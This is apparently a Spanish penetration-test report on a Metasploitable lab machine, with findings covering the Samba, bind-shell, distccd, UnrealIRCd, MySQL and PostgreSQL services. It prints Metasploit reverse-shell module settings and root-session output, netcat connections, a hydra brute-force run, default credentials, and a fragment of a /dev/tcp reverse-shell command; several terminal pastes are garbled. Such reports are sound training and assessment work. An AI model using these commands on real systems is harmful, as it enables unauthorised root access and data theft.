|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
| smb-enum-users:
```

```
(dani@BootCamp-Kali)-[~]
$ Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-20 19:01:41 +0100
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00061s latency).

PORT      STATE SERVICE      VERSION
```

```
S-1-5-21-1042354039-2475377354-766472396-500 METASPLOI
S-1-5-21-1042354039-2475377354-766472396-501 METASPLOI
S-1-5-21-1042354039-2475377354-766472396-512 METASPLOI
S-1-5-21-1042354039-2475377354-766472396-513 METASPLOI
S-1-5-21-1042354039-2475377354-766472396-514 METASPLOI
S-1-5-21-1042354039-2475377354-766472396-1000 METASPLOI
S-1-5-21-1042354039-2475377354-766472396-1001 METASPLOI
S-1-5-21-1042354039-2475377354-766472396-1002 METASPLOI
S-1-5-21-1042354039-2475377354-766472396-1003 METASPLOI
S-1-5-21-1042354039-2475377354-766472396-1004 METASPLOI
S-1-5-21-1042354039-2475377354-766472396-1005 METASPLOI
S-1-5-21-1042354039-2475377354-766472396-1006 METASPLOI
S-1-5-21-1042354039-2475377354-766472396-1007 METASPLOI
S-1-5-21-1042354039-2475377354-766472396-1008 METASPLOI
S-1-5-21-1042354039-2475377354-766472396-1009 METASPLOI
S-1-5-21-1042354039-2475377354-766472396-1010 METASPLOI
S-1-5-21-1042354039-2475377354-766472396-1011 METASPLOI
S-1-5-21-1042354039-2475377354-766472396-1012 METASPLOI
S-1-5-21-1042354039-2475377354-766472396-1013 METASPLOI
S-1-5-21-1042354039-2475377354-766472396-1014 METASPLOI
S-1-5-21-1042354039-2475377354-766472396-1015 METASPLOI
S-1-5-21-1042354039-2475377354-766472396-1016 METASPLOI
S-1-5-21-1042354039-2475377354-766472396-1017 METASPLOI
S-1-5-21-1042354039-2475377354-766472396-1018 METASPLOI
S-1-5-21-1042354039-2475377354-766472396-1019 METASPLOI
S-1-5-21-1042354039-2475377354-766472396-1020 METASPLOI
S-1-5-21-1042354039-2475377354-766472396-1021 METASPLOI
S-1-5-21-1042354039-2475377354-766472396-1022 METASPLOI
S-1-5-21-1042354039-2475377354-766472396-1023 METASPLOI
S-1-5-21-1042354039-2475377354-766472396-1031 METASPLOI
S-1-5-21-1042354039-2475377354-766472396-1041 METASPLOI
S-1-5-21-1042354039-2475377354-766472396-1043 METASPLOI
S-1-5-21-1042354039-2475377354-766472396-1045 METASPLOI
S-1-5-21-1042354039-2475377354-766472396-1049 METASPLOI
```

No printers returned.

```
enumlinux complete on Fri Feb 20 19:01:41 2026
```

```
(dani@BootCamp-Kali)-[~]
```

Impacto

whoami

→ root

```
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.56.103:4444
[*] Command shell session 1 opened (192.168.56.103:4444 → 192.168.56.104:43633) at 2026-02-20 19:23:07 +0100

whoami
root
ls -la
total 93
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root 1024 May 13  2012 boot
lrwxrwxrwx   1 root root   11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  14 root root 13480 Feb 20 11:25 dev
drwxr-xr-x   94 root root  4096 Feb 20 11:25 etc
drwxr-xr-x    6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root   32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwxr-xr-x    2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x    4 root root  4096 Mar 16  2010 media
drwxr-xr-x    3 root root  4096 Apr 28  2010 mnt
-rw-r-----   1 root root 10147 Feb 20 11:25 nohup.out
drwxr-xr-x    2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x  116 root root     0 Feb 20 11:25 proc
drwxr-xr-x   13 root root  4096 Feb 20 11:25 root
drwxr-xr-x    2 root root  4096 May 13  2012 sbin
drwxr-xr-x    2 root root  4096 Mar 16  2010 srv
drwxr-xr-x   12 root root     0 Feb 20 11:25 sys
drwxrwxrwt   4 root root  4096 Feb 20 13:22 tmp
drwxr-xr-x   12 root root  4096 Apr 28  2010 usr
drwxr-xr-x   14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root   29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
```

La vulnerabilidad permite:

- Ejecución remota de comandos.
- Obtención de shell como root.
- Compromiso total inmediato del sistema.

Riesgo

Likelihood: Critical — Vulnerabilidad ampliamente conocida y automatizada, sin requisitos previos de autenticación.

Impact: Critical — Permite ejecución remota de código con privilegios root.

Severidad Global: Critical

Referencias

- CVE-2007-2447
- CWE-77 — Command Injection
- CWE-94 — Code Injection
- MITRE ATT&CK T1190 — Exploit Public-Facing Application
- MITRE ATT&CK T1059 — Command Execution

Remediacin

- Actualizar Samba a una versión soportada.
- Deshabilitar la opción `username map script` en `smb.conf`.
- Restringir acceso SMB a redes o hosts autorizados mediante firewall.
- Deshabilitar shares anónimos.
- Habilitar SMB signing.
- Implementar monitorización de eventos SMB sospechosos.

HALL-010 — Bind Shell Backdoor en Puerto 1524 (Crítico)

Campo	Detalle
Puerto	1524/tcp
Servicio	Bind Shell — root
CVE	N/A — Backdoor intencionado
CWE	CWE-912 — Hidden Functionality
CVSS v3	10.0 (Crítico)
Herramientas	Netcat, Telnet
Sistema	192.168.56.104

Descripción:

El puerto 1524 expone una bind shell ejecutándose con privilegios de root. La conexión se establece sin ningún tipo de autenticación, entregando acceso interactivo inmediato como root.

No requiere explotación, credenciales ni interacción previa. El acceso es directo y completo.

En un entorno productivo real, la presencia de un servicio de este tipo sería indicativa de:

- Compromiso previo del sistema.
- Instalación de un backdoor persistente.
- Posible actividad de insider.
- Persistencia tras intrusión.

Este vector constituye el método más directo de compromiso total identificado durante la evaluación.

Evidencia

Identificación y Acceso

nc 192.168.56.104 1524

```
(dani@BootCamp-Kali)-[~]
$ nmap -p 1524 -sV 192.168.56.104
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-21 12:55 +0100
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00047s latency).

PORT      STATE SERVICE VERSION
1524/tcp   open  bindshell Metasploitable root shell
MAC Address: 08:00:27:53:F8:21 (Oracle VirtualBox virtual NIC)
```

Impacto

whoami

→ root

id

uname -a

```
(dani@BootCamp-Kali)-[~]
$ nc 192.168.56.104 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# ls -la
total 93
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x  2 root root  4096 May 13  2012 bin
drwxr-xr-x  4 root root  1024 May 13  2012 boot
lrwxrwxrwx  1 root root   11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  14 root root 13480 Feb 21 06:54 dev
drwxr-xr-x  94 root root  4096 Feb 21 06:54 etc
drwxr-xr-x  6 root root  4096 Apr 16  2010 home
drwxr-xr-x  2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx  1 root root   32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx——  2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x  4 root root  4096 Mar 16  2010 media
drwxr-xr-x  3 root root  4096 Apr 28  2010 mnt
-rw——  1 root root 10868 Feb 21 06:54 nohup.out
drwxr-xr-x  2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 109 root root    0 Feb 21 06:54 proc
drwxr-xr-x  13 root root  4096 Feb 21 06:54 root
drwxr-xr-x  2 root root  4096 May 13  2012 sbin
drwxr-xr-x  2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root    0 Feb 21 06:54 sys
drwxrwxrwt  4 root root  4096 Feb 21 06:54 tmp
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx  1 root root   29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
root@metasploitable:/#
```

Resultado: acceso root inmediato sin autenticación.

Riesgo

Likelihood: Critical — Servicio accesible directamente sin ningún mecanismo de protección.

Impact: Critical — Compromiso total del sistema con privilegios root.

Severidad Global: Critical

Referencias

- CWE-912 — Hidden Functionality
- MITRE ATT&CK T1105 — Ingress Tool Transfer
- MITRE ATT&CK T1059 — Command Execution

- MITRE ATT&CK T1505 — Server-Side Backdoor

Remediación

En un entorno real, la presencia de un servicio de estas características requiere:

- Aislamiento inmediato del sistema de la red.
- Análisis forense completo.
- Revisión de procesos en ejecución (`ps`, `netstat`, `ss`).
- Auditoría de tareas programadas (crontab).
- Revisión de servicios de inicio.
- Validación de integridad del sistema.

Desde una perspectiva preventiva:

- Monitorizar puertos abiertos y servicios activos.
- Implementar alertas ante nuevos listeners.
- Aplicar control estricto de servicios expuestos.
- Implementar herramientas de detección de intrusión (HIDS/NIDS).

HALL-011 — distccd — Servicio Expuesto con RCE Potencial (Alto)

Campo	Detalle
Puerto	3632/tcp
Servicio	distccd v1 (GNU 4.2.4)
CVE	CVE-2004-2687
CWE	CWE-94 — Code Injection
CVSS v3	7.5 (Alto)
Herramientas	nmap, netcat
Sistema	192.168.56.104

Descripción:

El servicio `distccd` (Distributed Compiler Daemon) se encuentra expuesto sin restricciones de red.

Históricamente, versiones vulnerables permiten la ejecución remota de comandos cuando el servicio acepta solicitudes de compilación maliciosamente construidas. La versión identificada (`distccd v1 (GNU 4.2.4)`) está asociada a CVE-2004-2687, que describe la posibilidad de ejecución remota sin autenticación.

Durante la fase de validación manual:

- El puerto se confirmó como accesible.
- La interacción directa mediante texto plano no produce respuesta válida debido a que el protocolo requiere formato específico.
- No se completó explotación manual en esta fase.
- Existen módulos públicos documentados en Metasploit ([auxiliary/scanner/distcc/distcc_exec](#)) para esta versión.

El riesgo se clasifica como Alto debido a:

- Exposición directa del servicio.
- Historial documentado de ejecución remota.
- Ausencia de restricciones de acceso.

Evidencia

Identificación

```
nmap -p3632 -sCV 192.168.56.104  
→ 3632/tcp open distccd distccd v1 ((GNU) 4.2.4)
```

```
[dani@BootCamp-Kali)-[~]>61" | nc -v 192.168.56.104  
$ nc -v 192.168.56.104 3632  
192.168.56.104: inverse host lookup failed: Host name lookup failure  
(UNKNOWN) [192.168.56.104] 3632 (distcc) open  
  
ev/tcp/192.168.56.103/4444 0>61" | nc -v 192.168.56.104
```

Validación de Conectividad

```
nc -v 192.168.56.104 3632  
→ UNKNOWN [192.168.56.104] 3632 (distcc) open
```

El servicio responde a nivel de transporte, confirmando accesibilidad desde red.

Riesgo

Likelihood: High — Servicio accesible sin autenticación ni restricciones aparentes.

Impact: High — Potencial ejecución remota bajo usuario [daemon](#), con posibilidad de escalada posterior.

Severidad Global: High

Referencias

- CVE-2004-2687
- CWE-94 — Code Injection
- MITRE ATT&CK T1190 — Exploit Public-Facing Application
- MITRE ATT&CK T1059 — Command Execution

Remediación

- Deshabilitar `distccd` si no es estrictamente necesario.
- Restringir el servicio mediante firewall.
- Configurar el parámetro `--allow` para limitar IPs autorizadas.
- Actualizar a versión mantenida.
- Monitorizar actividad del proceso `distccd`.
- Implementar segmentación de red para servicios internos.

HALL-012 — IRC — UnrealIRCd 3.2.8.1 Backdoor RCE (Crítico)

Campo	Detalle
Puertos	6667/tcp + 6697/tcp
Servicio	UnrealIRCd 3.2.8.1
CVE	CVE-2010-2075
CWE	CWE-912 — Hidden Functionality
CVSS v3	9.8 (Crítico)
Herramientas	Metasploit (exploit/unix irc/unreal_ircd_3281_backdoor)
Sistema	192.168.56.104

Descripción:

La versión 3.2.8.1 de UnrealIRCd fue distribuida en 2010 con un backdoor introducido en el código fuente oficial. El backdoor permite la ejecución remota de comandos enviando la secuencia `AB` seguida de un comando de sistema en el flujo IRC.

No requiere autenticación ni interacción de usuario.

Permite ejecución directa de comandos como root.

Aunque el banner del servicio no expone explícitamente la versión, en el contexto de esta máquina la versión vulnerable es conocida y coincide con la variante comprometida documentada en CVE-2010-2075.

Este vector constituye un compromiso total inmediato del sistema.

Evidencia

Identificación

```
(dani@BootCamp-Kali)-[~]
$ nmap -p6667,6697 -sCV 192.168.56.104
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-21 13:19 +0100
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00063s latency).

PORT      STATE SERVICE VERSION
6667/tcp  open  irc    UnrealIRCd
6697/tcp  open  irc    UnrealIRCd
MAC Address: 08:00:27:53:F8:21 (Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN

(dani@BootCamp-Kali)-[~]
$ nmap -sV --version-all -p6667,6697 192.168.56.104
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-21 13:25 +0100
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00043s latency).

PORT      STATE SERVICE VERSION
6667/tcp  open  irc    UnrealIRCd
6697/tcp  open  irc    UnrealIRCd
MAC Address: 08:00:27:53:F8:21 (Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.27 seconds

(dani@BootCamp-Kali)-[~]
$ nmap -p6667,6697 --script=banner 192.168.56.104
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-21 13:25 +0100
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00044s latency).

PORT      STATE SERVICE
6667/tcp  open  irc
| banner: :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostna...
|_me ... \x0D\x0A:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resol...
6697/tcp  open  ircs-u
| banner: :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostna...
|_me ... \x0D\x0A:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resol...
MAC Address: 08:00:27:53:F8:21 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.17 seconds

(dani@BootCamp-Kali)-[~]
$ nmap -p6667,6697 --script=irc-info 192.168.56.104
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-21 13:26 +0100
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00049s latency).

PORT      STATE SERVICE
6667/tcp  open  irc
6697/tcp  open  ircs-u
MAC Address: 08:00:27:53:F8:21 (Oracle VirtualBox virtual NIC)
```

Explotación

```
use exploit/unix/irc/unreal_ircd_3281_backdoor
set RHOSTS 192.168.56.104
set RPORT 6667
set LHOST 192.168.56.103
set LPORT 4444
set payload cmd/unix/reverse
run
```

```

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
Name      Current Setting  Required  Description
---      ---           ---        ---
CHOST          no           no        The local client address
CPORT          no           no        The local client port
Proxies        no           no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5, socks5h, http , saspni
RHOSTS        192.168.56.104  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          6667         yes        The target port (TCP)

Payload options (cmd/unix/reverse):
Name      Current Setting  Required  Description
---      ---           ---        ---
LHOST        192.168.56.103  yes        The listen address (an interface may be specified)
LPORT          4444         yes        The listen port

Exploit target:
Id  Name
--  --
0   Automatic Target

```

Impacto

whoami

→ root

```

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.103:4444
[*] 192.168.56.104:6667 - Connected to 192.168.56.104:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.104:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo wGdJBB8aMspZnqOl;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "wGdJBB8aMspZnqOl\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.103:4444 → 192.168.56.104:47107) at 2026-02-21 13:31:49 +0100

whoami
root
ls -la
total 400
drwx----- 7 root root  4096 May 20  2012 .
drwxr-xr-x 94 root root  4096 Feb 21 06:54 ..
-rw-----  1 root root  1365 May 20  2012 Donation
-rw-----  1 root root 17992 May 20  2012 LICENSE
drwx----- 2 root root  4096 May 20  2012 aliases
--w----r-T 1 root root 1175 May 20  2012 badwords.channel.conf
--w----r-T 1 root root 1183 May 20  2012 badwords.message.conf
--w----r-T 1 root root 1121 May 20  2012 badwords.quit.conf
-rwx----- 1 root root 242894 May 20  2012 curl-ca-bundle.crt
-rw-----  1 root root 1900 May 20  2012 dcallow.conf
drwx----- 2 root root  4096 May 20  2012 doc
--w----r-T 1 root root 49552 May 20  2012 help.conf
-rw-----  1 root root 4145 Feb 21 06:54 ircd.log
-rw-----  1 root root    6 Feb 21 06:54 ircd.pid
-rw-----  1 root root    4 Feb 21 07:29 ircd.tune
drwx----- 2 root root  4096 May 20  2012 modules
drwx----- 2 root root  4096 May 20  2012 networks
--w----r-T 1 root root 5656 May 20  2012 spamfilter.conf
drwx----- 2 root root  4096 Feb 21 06:54 tmp
-rwx----- 1 root root 4042 May 20  2012 unreal
--w----r-T 1 root root 3884 May 20  2012 unrealircd.conf

```

Resultado: ejecución remota de código con privilegios máximos sin autenticación.

Riesgo

Likelihood: Critical — Backdoor público ampliamente documentado y automatizado.

Impact: Critical — Permite ejecución remota como root sin autenticación.

Severidad Global: Critical

Referencias

- CVE-2010-2075
- CWE-912 — Hidden Functionality
- MITRE ATT&CK T1190 — Exploit Public-Facing Application
- MITRE ATT&CK T1059 — Command Execution

Remediación

- Desinstalar inmediatamente UnrealIRCd vulnerable.
- Instalar versiones obtenidas exclusivamente de fuentes verificadas.
- Validar integridad de binarios mediante checksums o firmas digitales.
- Restringir exposición de servicios IRC a redes internas controladas.
- Implementar monitorización de servicios críticos.
- Mantener política estricta de actualización y verificación de integridad.

HALL-013 — MySQL 5.0.51a — Root sin Contraseña (Crítico)

Campo	Detalle
Puerto	3306/tcp
Servicio	MySQL 5.0.51a-3ubuntu5
CVE	N/A (misconfiguration)
CWE	CWE-521 — Weak Password Requirements
CVSS v3	9.8 (Crítico)
Herramientas	mysql (cliente), nmap
Sistema	192.168.56.104

Descripción:

El servicio MySQL se encuentra accesible remotamente y el usuario `root` está configurado sin contraseña, con permisos de conexión desde cualquier host (`%`).

Aunque la conexión inicial desde clientes modernos presenta incompatibilidad TLS, es posible forzar la conexión deshabilitando SSL:

```
mysql --ssl=0 -h 192.168.56.104 -u root
```

No se requiere contraseña para el acceso.

Una vez autenticado, el usuario `root` posee privilegios completos sobre el servidor de bases de datos.

Esta configuración permite:

- Lectura completa de bases de datos.
- Manipulación o eliminación de datos.
- Creación de usuarios con privilegios elevados.
- Escritura de archivos en el sistema mediante `SELECT ... INTO OUTFILE` si la configuración lo permite.

Evidencia

Identificación

```
(dani@BootCamp-Kali)-[~]
└─$ nmap -p3306 -sCV 192.168.56.104
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-21 13:34 +0100
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00034s latency).

PORT      STATE SERVICE VERSION
3306/tcp   open  mysql    MySQL 5.0.51a-3ubuntu5
| mysql-info:
|_ Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 8
| Capabilities flags: 43564
| Some Capabilities: Speaks41ProtocolNew, SupportsTransactions, SupportsCompression, SwitchToSSLAfterHandshake, ConnectWithDatabase, Support41Auth, LongColumnFlag
| Status: Autocommit
|_ Salt: <C-05W7JP2FM0FQ86>gM
MAC Address: 08:00:27:53:F8:21 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds

(dani@BootCamp-Kali)-[~]
└─$ searchsploit MySQL 5.0.51a
Exploit Title | Path
MySQL < 5.6.35 / < 5.7.17 - Integer Overflow | multiple/dos/41954.py
MySQL < 5.6.35 / < 5.7.17 - Integer Overflow | multiple/dos/41954.py
Oracle MySQL < 5.1.49 - 'DDL' Statements Denial of Service | linux/dos/34522.txt
Oracle MySQL < 5.1.49 - 'WITH ROLLUP' Denial of Service | multiple/dos/15467.txt
Oracle MySQL < 5.1.49 - Malformed 'BINLOG' Arguments Denial of Service | linux/dos/34521.txt
Oracle MySQL < 5.1.50 - Privilege Escalation | multiple/remote/34796.txt
```

Acceso

```
mysql --ssl=0 -h 192.168.56.104 -u root
```

```
(dani@BootCamp-Kali)-[~]
└─$ hydra -l root -P /usr/share/wordlists/rockyou.txt 192.168.56.104 mysql -o resultados.txt
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-21 13:46:55
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking mysql://192.168.56.104:3306/
[3306][mysql] host: 192.168.56.104 login: root
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-21 13:47:25
```

```
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab
Type 'help;' or 'h' for help. Type '\c' to clear the current input line.
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
MySQL [(none)]> exit
Bye
```

Enumeración

```
SELECT user, host, password FROM mysql.user;
```

Resultado:

debian-sys-maint | localhost |
root | % | (vacío)
guest | % | (vacío)

```
(dani@BootCamp-Kali)-[~]
$ mysql --ssl=0 -h 192.168.56.104 -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 34591 (length of scramble(21))
Server version: 5.0.51a-3ubuntu5 (Ubuntu) (length of scramble(21))

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa |
| metasploit |
| mysql_per_task |
| mysql |
| organizations, or for illegal purposes (this i |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0.002 sec)

MySQL [(none)]> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [mysql]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa |
| metasploit |
| mysql_per_task |
| mysql |
| organizations, or for illegal purposes (this i |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0.002 sec)

MySQL [mysql]> use mysql;
Database changed
t -o resultados.txt 192.168.56.104 mys
MySQL [mysql]> show tables;
+-----+
| Tables_in_mysql |
+-----+
| columns_priv |
| db |
| func |
| help_category |
+-----+
```

```

Database changed
MySQL [mysql]> show databases;
+-----+-----+
| Database | length(0) ≠ length of scramble(21) |
+-----+-----+
| information_schema | length(0) ≠ length of scramble |
| dvwa | |
| metasploit | |
| mysql | |
| owasp10_true | |
| tikiwiki | |
| tikiwiki195 | |
+-----+-----+
7 rows in set (0.002 sec)

MySQL [mysql]> use mysql;
Database changed actions, or for illegal purposes (this i
MySQL [mysql]> show tables;
+-----+-----+
| Tables_in_mysql | |
+-----+-----+
| columns_priv | |
| db | |
| func | |
| help_category | |
| help_keyword | |
| help_relation | |
| help_topic | |
| host | |
| proc | |
| procs_priv | |
| tables_priv | |
| time_zone | |
| time_zone_leap_second | |
| time_zone_name | |
| time_zone_transition | |
| time_zone_transition_type | |
| user | |
+-----+-----+
17 rows in set (0.003 sec)

MySQL [mysql]> SELECT user, host, password FROM user;
+-----+-----+-----+
| user | host | password | 92.168.56.104 mys
+-----+-----+-----+
| debian-sys-maint | | |
| root | % | |
| guest | % | |
+-----+-----+-----+
3 rows in set (0.001 sec) actions, or for illegal purposes (this i

```

Riesgo

Likelihood: Critical — Acceso remoto sin contraseña y permitido desde cualquier host.

Impact: Critical — Control total de la base de datos, posible pivot a compromiso del sistema.

Severidad Global: Critical

Referencias

- CWE-521 — Weak Password Requirements
- MITRE ATT&CK T1078 — Valid Accounts
- MITRE ATT&CK T1190 — Exploit Public-Facing Application

Remediación

- Establecer contraseña robusta para el usuario `root`.
- Restringir acceso a `root` exclusivamente desde `localhost`.

- Eliminar cuentas sin contraseña.
- Deshabilitar acceso remoto si no es estrictamente necesario.
- Implementar firewall para restringir acceso al puerto 3306.
- Aplicar principio de mínimo privilegio en usuarios de base de datos.
- Actualizar MySQL a versión soportada.

HALL-014 — PostgreSQL 8.3.x — Credenciales Débiles Superusuario (Alto)

Campo	Detalle
Puerto	5432/tcp
Servicio	PostgreSQL 8.3.0 – 8.3.7
CVE	N/A (misconfiguration)
CWE	CWE-521 — Weak Password Requirements
CVSS v3	8.1 (Alto)
Herramientas	psql
Sistema	192.168.56.104

Descripción:

El servidor PostgreSQL acepta conexiones remotas utilizando credenciales por defecto (`postgres:postgres`), correspondientes al rol superusuario de la base de datos.

Se confirmó:

- Acceso completo a la instancia.
- Enumeración de roles.
- Acceso a todas las bases de datos.
- Privilegios de superusuario (`usesuper = true`).

La versión 8.3 no soporta la funcionalidad `COPY ... TO PROGRAM`, introducida en versiones posteriores. Por tanto, no fue posible confirmar ejecución remota de comandos directamente desde la base de datos.

El impacto se limita al compromiso total de los datos almacenados, con posibilidad de:

- Exfiltración masiva.
- Manipulación de información.
- Creación de usuarios persistentes.

- Preparación de ataques posteriores.

Evidencia

Identificación

```
(dani@BootCamp-Kali)-[~]
$ nmap -p5432 -sCV 192.168.56.104
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-21 14:10 +0100
Nmap scan report for 192.168.56.104
Host is up (0.00051s latency).

PORT      STATE SERVICE      VERSION
5432/tcp  open  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2026-02-21T13:10:43+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
MAC Address: 08:00:27:53:F8:21 (Oracle VirtualBox virtual NIC)

Host script results:
|_clock-skew: -1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.89 seconds

(dani@BootCamp-Kali)-[~]
$ searchsploit PostgreSQL DB 8.3.0
Exploits: No Results
Shellcodes: No Results

(dani@BootCamp-Kali)-[~]
$ searchsploit PostgreSQL DB 8
Exploit Title | Path
-----|-----
PostgreSQL 6.3.2/6.5.3 - Cleartext Passwords | immunix/local/19875.txt
PostgreSQL 8.01 - Remote Reboot (Denial of Service) | multiple/dos/946.c
PostgreSQL 8.3.6 - Conversion Encoding Remote Denial of Service | linux/dos/32849.txt
PostgreSQL 8.3.6 - Low Cost Function Information Disclosure | multiple/local/32047.txt
PostgreSQL 8.4.1 - JOIN Hashtable Size Integer Overflow Denial of Service | multiple/dos/33729.txt
```

Acceso

psql -h 192.168.56.104 -U postgres

Password: postgres

Validación de Privilegios

```
SELECT current_user;
SELECT usename, usesuper FROM pg_user;
```

Resultado:

postgres | t

```
(dani@BootCamp-Kali)-[~]
$ psql -h 192.168.56.104 -U postgres
Password for user postgres:
psql (18.1 (Debian 18.1-2), server 8.3.1)
WARNING: psql major version 18, server major version 8.3.
         Some psql features might not work.
Type "help" for help.

postgres=# \dh
invalid command \dh
Try \? for help.
postgres=# \dn
  List of schemas
 Name | Owner
-----+-
 public | postgres
(1 row)

postgres=# \df
ERROR:  function pg_catalog.pg_get_function_result(oid) does not exist
LINE 3:     pg_catalog.pg_get_function_result(p.oid) as "Result data t ...
HINT:  No function matches the given name and argument types. You might need to add explicit type casts.
postgres=# \du
ERROR:  column r.replication does not exist
LINE 4: , r.replication
          ^
postgres=# \l
ERROR:  column d.datcollate does not exist
LINE 6:     d.datcollate as "Collate",
          ^
postgres=# SELECT usename, usesuper FROM pg_user;
 usename | usesuper
-----+-
 postgres | t
(1 row)
```

Riesgo

Likelihood: High — Credenciales por defecto ampliamente conocidas y explotables de forma automatizada.

Impact: High — Compromiso total de bases de datos y posible persistencia mediante creación de nuevos roles.

Severidad Global: High

Referencias

- CWE-521 — Weak Password Requirements
- MITRE ATT&CK T1078 — Valid Accounts
- MITRE ATT&CK T1005 — Data from Local System

Remediación

- Cambiar inmediatamente la contraseña del rol `postgres`.
- Restringir acceso remoto mediante `pg_hba.conf`.
